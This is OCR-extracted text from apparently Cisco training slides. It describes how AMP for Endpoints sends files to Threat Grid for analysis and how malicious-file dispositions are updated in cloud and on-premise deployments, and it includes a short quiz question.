
Step 3 – File Submission to Threat Grid Cloud



7 File Transfer to Threat Grid

8 Disposition Info to AMP Cloud

AMP for Endpoints & Threat Grid Cloud
Step 4 – Disposition Updater




7 File Transfer to Threat Grid

8 Disposition Info to AMP Cloud

9 Disposition Update in Protect DB

AMP4E/TG: 6-Update Disposition is malicious


9 Disposition Update in Protect DB includes a malicious file



10 Dispositon change on hartbeat

AMP for Endpoints – On-premise Deployment

Step 4 – Disposition Updater with on-prem Deployment



- Dispositions stored by on-premise AMP Private Cloud Appliance are updated by Threat Grid Appliance directly.

6 File Upload to AMP Private Cloud

7 File Transfer to Threat Grid Appliance


8 AMP PC Disposition Update

It’s Quiz Time: AMP for Endpoints Architecture

Does the AMP for Endpoint Connector submit Files to Threat Grid Cloud for Analysis?


Email and Web Security Integration Workflows

Cisco Email Security
Complete Inbound Protection



ESA – AMP & Threat Grid Process Flow

